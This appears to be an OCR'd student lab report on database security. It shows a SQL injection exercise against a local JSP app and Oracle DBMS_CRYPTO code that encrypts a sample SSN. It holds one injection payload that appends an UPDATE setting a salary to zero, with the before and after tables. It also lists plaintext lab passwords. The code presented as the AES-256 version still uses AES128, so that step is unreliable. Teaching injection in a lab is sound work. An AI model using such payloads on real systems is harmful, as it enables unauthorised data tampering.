
Password used: **XYZ123**

Administrative Tools

Create a user


Delete a user

Home


Create User Results - Mozilla Firefox
Create User Results
localhost:8080/sql_injection/create_user_results.jsp
Search


User **sasha** created successfully

Home




```
2018-10-14 09:31:33 APP > select * from app_user;

APP_USER_ID APP_USER_USERNAME                                              APP_USER_PASSWORD
----------- -------------------------------------------------------------- ----------------------------------------
          4 Admin                                                          XYZ123
          5 Shawn                                                          Shawn
          6 Ryan123                                                        password
         24 sasha                                                          abc321

2018-10-14 11:12:41 APP >
```

3. Login as the "Admin" user through the application and delete the user added in question 2. Verify the user was deleted by querying the app_user table in SQL*Plus.


Delete User Results - Mozilla Firefox
Delete User Results
localhost:8080/sql_injection/delete_user_results.jsp
Search

User **sasha** deleted successfully


Home



```
2018-10-14 11:12:41 APP > select * from app_user;

APP_USER_ID APP_USER_USERNAME                                              APP_USER_PASSWORD
----------- -------------------------------------------------------------- ----------------------------------------
          4 Admin                                                          XYZ123
          5 Shawn                                                          Shawn
          6 Ryan123                                                        password

2018-10-14 11:16:39 APP >
```


Part 1-4

1. Use a SQL Injection string in any of the applications used in this lab to extract a unique piece of information from the database that was not already covered in this lab.



```
2018-10-14 11:36:23 HR > select * from jobs;

JOB_ID     JOB_TITLE                           MIN_SALARY MAX_SALARY
---------- ----------------------------------- ---------- ----------
AD_PRES    President                                20000      40000
AD_VP      Administration Vice President            15000      30000
AD_ASST    Administration Assistant                  3000       6000
FI_MGR     Finance Manager                           8200      16000
FI_ACCOUNT Accountant                                4200       9000
AC_MGR     Accounting Manager                        8200      16000
AC_ACCOUNT Public Accountant                         4200       9000
SA_MAN     Sales Manager                            10000      20000
SA_REP     Sales Representative                      6000      12000
PU_MAN     Purchasing Manager                        8000      15000
PU_CLERK   Purchasing Clerk                          2500       5500
ST_MAN     Stock Manager                             5500       8500
ST_CLERK   Stock Clerk                               2000       5000
SH_CLERK   Shipping Clerk                            2500       5500
IT_PROG    Programmer                                4000      10000
MK_MAN     Marketing Manager                         9000      15000
MK_REP     Marketing Representative                  4000       9000
HR_REP     Human Resources Representative            4000       9000
PR_REP     Public Relations Representative           4500      10500

19 rows selected.

2018-10-14 11:37:49 HR >
```

'); update JOBS SET MIN_SALARY = 0 WHERE JOB_ID = 'AD_PRES'; END;--'




```
2018-10-14 11:37:49 HR > select * from jobs;

JOB_ID     JOB_TITLE                           MIN_SALARY MAX_SALARY
---------- ----------------------------------- ---------- ----------
AD_PRES    President                                    0      40000
AD_VP      Administration Vice President            15000      30000
AD_ASST    Administration Assistant                  3000       6000
FI_MGR     Finance Manager                           8200      16000
FI_ACCOUNT Accountant                                4200       9000
AC_MGR     Accounting Manager                        8200      16000
AC_ACCOUNT Public Accountant                         4200       9000
SA_MAN     Sales Manager                            10000      20000
SA_REP     Sales Representative                      6000      12000
PU_MAN     Purchasing Manager                        8000      15000
PU_CLERK   Purchasing Clerk                          2500       5500
ST_MAN     Stock Manager                             5500       8500
ST_CLERK   Stock Clerk                               2000       5000
SH_CLERK   Shipping Clerk                            2500       5500
IT_PROG    Programmer                                4000      10000
MK_MAN     Marketing Manager                         9000      15000
MK_REP     Marketing Representative                  4000       9000
HR_REP     Human Resources Representative            4000       9000
PR_REP     Public Relations Representative           4500      10500

19 rows selected.

2018-10-14 12:06:22 HR >
```

Part 2. Encryption Lab


Create the following procedure. The procedure encrypts a string in a Social Security Number (SSN) format and prints the unencrypted and encrypted data.

SET SERVEROUTPUT ON DECLARE ssn VARCHAR2(20) := '555 55 5555'; ssn_raw RAW (100) := UTL_RAW.cast_to_raw(ssn); num_key_bytes NUMBER := 128/8; key_bytes_raw RAW (16); encryption_type NUMBER := DBMS_CRYPTO.ENCRYPT_AES128 + DBMS_CRYPTO.CHAIN_CBC + DBMS_CRYPTO.PAD_PKCS5; encrypted_raw RAW (2000); BEGIN DBMS_OUTPUT.put_line('The Unencrypted SSN is: ' || ssn); key_bytes_raw := DBMS_CRYPTO.RANDOMBYTES (num_key_bytes); encrypted_raw := DBMS_CRYPTO.encrypt(src => ssn_raw, typ => encryption_type, key => key_bytes_raw); DBMS_OUTPUT.put_line('The Encrypted SSN is: ' || RAWTOHEX(UTL_RAW.cast_to_raw(encrypted_raw)));


DBMS_OUTPUT.put_line('The Decrypted SSN is: '); END; /



```
2018-10-12 17:33:54 SYS AS SYSDBA>  GRANT EXECUTE ON DBMS_CRYPTO TO scott;

Grant succeeded.

2018-10-12 17:36:51 SYS AS SYSDBA> █
```



```
2018-10-12 17:36:51 SYS AS SYSDBA> connect scott/scott1;
Connected.

Session altered.

You are running SQL*Plus in directory /home/oracle

2018-10-12 17:38:21 SCOTT > █
```




```
2018-10-12 17:38:21 SCOTT > SET SERVEROUTPUT ON
DECLARE
ssn     VARCHAR2(20) := '555 55 5555';
ssn_raw   RAW (100) := UTL_RAW.cast_to_raw(ssn);
num_key_bytes   NUMBER := 128/8;
key_bytes_raw    RAW (16);
encryption_type  NUMBER := DBMS_CRYPTO.ENCRYPT_AES128
                 + DBMS_CRYPTO.CHAIN_CBC
                 + DBMS_CRYPTO.PAD_PKCS5;
encrypted_raw     RAW (2000);
BEGIN
DBMS_OUTPUT.put_line('The Unencrypted SSN is: ' || ssn);
key_bytes_raw := DBMS_CRYPTO.RANDOMBYTES (num_key_bytes);
 encrypted_raw := DBMS_CRYPTO.encrypt(src => ssn_raw,
                                      typ => encryption_type,
                                      key => key_bytes_raw);
DBMS_OUTPUT.put_line('The Encrypted SSN is: ' ||
RAWTOHEX(UTL_RAW.cast_to_raw(encrypted_raw)));
DBMS_OUTPUT.put_line('The Decrypted SSN is: ');
 END;
/ 2018-10-12 17:46:29 SCOTT >   2    3    4    5    6    7    8    9   10   11   12   13   14   15   16   17   18   19   20
The Unencrypted SSN is: 555 55 5555
The Encrypted SSN is: 3731304432334446453937424345363446383536434430463432344643344343
The Decrypted SSN is:

PL/SQL procedure successfully completed.

2018-10-12 17:46:47 SCOTT > █
```

Modify the procedure from step 7 to use the Advanced Encryption Standard (AES) 256bit Encryption Algorithm. Also modify the procedure to print the Decrypted SSN value. Your results should be similar to the following:

The Unencrypted SSN is: 555 55 5555 The Encrypted SSN is: 3534373144413932363430423734333038463938353241323841414446353831 The Decrypted SSN is: 555 55 5555

PL/SQL procedure successfully completed.



```
2018-10-13 22:34:14 SCOTT > SET SERVEROUTPUT ON
DECLARE
ssn     VARCHAR2(20) := '555 55 5555';
ssn_raw   RAW (100) := UTL_RAW.cast_to_raw(ssn);
num_key_bytes   NUMBER := 128/8;
key_bytes_raw    RAW (16);
encryption_type  NUMBER := DBMS_CRYPTO.ENCRYPT_AES128
                 + DBMS_CRYPTO.CHAIN_CBC
                 + DBMS_CRYPTO.PAD_PKCS5;
encrypted_raw     RAW (2000);
BEGIN
DBMS_OUTPUT.put_line('The Unencrypted SSN is: ' || ssn);
key_bytes_raw := DBMS_CRYPTO.RANDOMBYTES (num_key_bytes);
 encrypted_raw := DBMS_CRYPTO.encrypt(src => ssn_raw,
                                      typ => encryption_type,
                                      key => key_bytes_raw);
DBMS_OUTPUT.put_line('The Encrypted SSN is: ' ||
RAWTOHEX(UTL_RAW.cast_to_raw(encrypted_raw)));
DBMS_OUTPUT.put_line('The Decrypted SSN is: ' || UTL_I18N.RAW_TO_CHAR (dbms_crypto.Decrypt(
                                                                                           src => encrypted_raw,
                                                                                           typ => encryption_type,
                                                                                            key => key_bytes_raw)));
 END;
/ 2018-10-13 22:52:16 SCOTT >   2    3    4    5    6    7    8    9   10   11   12   13   14   15   16   17   18   19   20   21   22   23
The Unencrypted SSN is: 555 55 5555
The Encrypted SSN is: 4537363044393733413246314544433343303838303844414137304345423746
The Decrypted SSN is: 555 55 5555

PL/SQL procedure successfully completed.

2018-10-13 22:52:20 SCOTT >
```